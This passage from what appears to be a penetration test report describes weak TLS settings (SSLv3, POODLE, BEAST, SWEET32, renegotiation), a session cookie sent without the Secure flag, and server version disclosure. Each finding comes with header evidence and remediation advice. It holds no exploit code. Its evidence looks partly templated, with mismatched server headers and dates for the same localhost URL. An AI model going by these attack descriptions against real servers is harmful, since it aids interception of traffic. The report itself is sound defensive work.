Export ciphers (w/o ADH+NULL)                 not offered (OK)
LOW: 64 Bit + DES encryption (w/o export)     not offered (OK)
Weak 128 Bit ciphers (SEED, IDEA, RC[2,4])    offered (NOT ok)
Triple DES Ciphers (Medium)                   offered
High encryption (AES+Camellia, no AEAD)       offered (OK)
Strong encryption (AEAD ciphers)              offered (OK)
```

Vulnerabilities discovered are marked in red. The servers offers insecure version of SSL (SSLv3) and is vulnerable to Secure Client-Initiated Renegotiation attack, POODLE, SWEE32, and BEAST. The server also allows the usage of insecure ciphers.

| | |
|---|---|
| Impact | Misconfigured communication protocol may allow the attacker to intercept and tamper with the connection. In detail:<br>**Secure Client-Initiated Renegotiation** allows the attacker to perform a Denial of Service attack on the server by initiating a large volume of TLS handshakes which consume a significant amount of resources on the targeted machine.<br>**POODLE** attack relies on the insecure SSLv3 protocol being offered by the server. A connection using that protocol version can be deciphered, breaking the confidentiality of the communication. |


| | |
|---|---|
| | **BEAST** attack allows the attacker to decipher valuable fragments of network traffic (for example cookies or authorization data) by predicting the input vector used for data encryption. The attack regards insecure protocol versions - TLSv1.0 and SSLv3.<br>The rest of the issues, including **SWEET32**, regard usage of **weak ciphers** (RC4, DES, 64-block ciphers). |
| Recommendation | To counter the renegotiation attack, disable the SSL renegotiation on the server or limit the number of allowed SSL handshakes. Disable SSLv3 to mitigate the POODLE and BEAST attack. Use strong ciphers whenever possible – disable insecure suites such as RC4, Triple DES, weak 128-bit and CBC mode ciphers and use GCM (Galois/Counter Mode) block ciphers whenever possible. |
| References | testssl.sh script<br>https://testssl.sh/<br>Acunetix<br>https://www.acunetix.com/blog/articles/tls-vulnerabilities-attacks-final-part/ |

## 5.4. Low risk

Low risk vulnerabilities have only a minor impact on the system. These issues arise mostly when the systems and applications are not configured according to best practice standards. Exploitation of low risk vulnerabilities:

- Can require Man-In-the-Middle position in the network (as opposed to a remote attack);
- Results only in a minor impact on the data and the availability of the system;
- Can rely on specific, hard to achieve circumstances needed for exploitation.

1 low risk issue has been identified.


| 5.4.1. SSL cookie without Secure flag set | | | | |
|---|---|---|---|---|
| CVSS:3.0/AV:A/AC:L/PR:N/UI:R/S:U/C:L/I:N/A:N | Score | 3.5 | Risk | Low |
| Issue description | A session cookie is being used in the application to hold the user session. The Secure flag is not set on that cookie, making it transferrable in plaintext through HTTP. | | | |
| Affected URL | https://127.0.0.1:3000/ | | | |
| Evidence | The **session** cookie does not have a Secure flag set:<br><br>HTTP/1.1 200<br>Date: Sat, 09 Mar 2019 07:39:20 GMT<br>Set-Cookie:<br>session=KARcMCLOIkokQiTwRaNJSrjnnXYRIwgQR<br>4M8UQVdbT68R1ja1YA==;Max-Age=300;path=/;<br>X-Frame-Options: SAMEORIGIN<br>X-Frame-Options: SAMEORIGIN<br>Cache-Control: public, max-age=300<br>Accept-Ranges: bytes<br>ETag: W/"1541-1549871201000"<br>Last-Modified: Mon, 11 Feb 2019 07:46:41 GMT<br>Content-Type: text/html; charset=UTF-8<br>Content-Length: 1541<br>Cache-Control: no-cache | | | |
| Impact | The cookie can be sent over non-encrypted connections which can allow an attacker to read its value. | | | |
| Recommendation | Add Secure flag to the initial Set-Cookie header. | | | |
| References | OWASP<br>https://www.owasp.org/index.php/SecureFlag | | | |

## 5.5. Informational

Some of the issues that are found during the test cannot be confirmed due to restrictions, instability of the network or being out of scope for that particular engagement. They are listed in informational section to complement the security overview of the tested solution.

1 informational issue has been noted.

### 5.5.1. Software version disclosure

| | | | | |
|---|---|---|---|---|
| CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N | Score | 0.0 | Risk | Info |
| Issue description | Information about the server version and the framework used is sent to the users via application headers. | | | |
| Affected URL | https://127.0.0.1:3000/ | | | |
| Evidence | IIS server and ASP.NET version information is returned in the application's responses:<br><br>HTTP/1.1 200 OK<br>Cache-Control: private<br>Content-Type: text/html; charset=utf-8<br>Server: Microsoft-IIS/8.0<br>X-AspNetMvc-Version: 5.2<br>X-Frame-Options: SAMEORIGIN<br>X-AspNet-Version: 4.0.30319<br>X-Frame-Options: SAMEORIGIN<br>Date: Fri, 14 Jun 2019 15:29:18 GMT<br>Connection: close<br>Content-Length: 9410 | | | |
| Impact | Information about the web server and its version can be used to find exploits and known vulnerabilities, increasing the risk of a successful attack. | | | |
| Recommendation | Web servers should not reveal unnecessary information to the end user. It is advised to turn off detailed version information exposure and replace it with a more obscure one. | | | |
| References | OWASP<br>https://www.owasp.org/index.php/Information_Leakage | | | |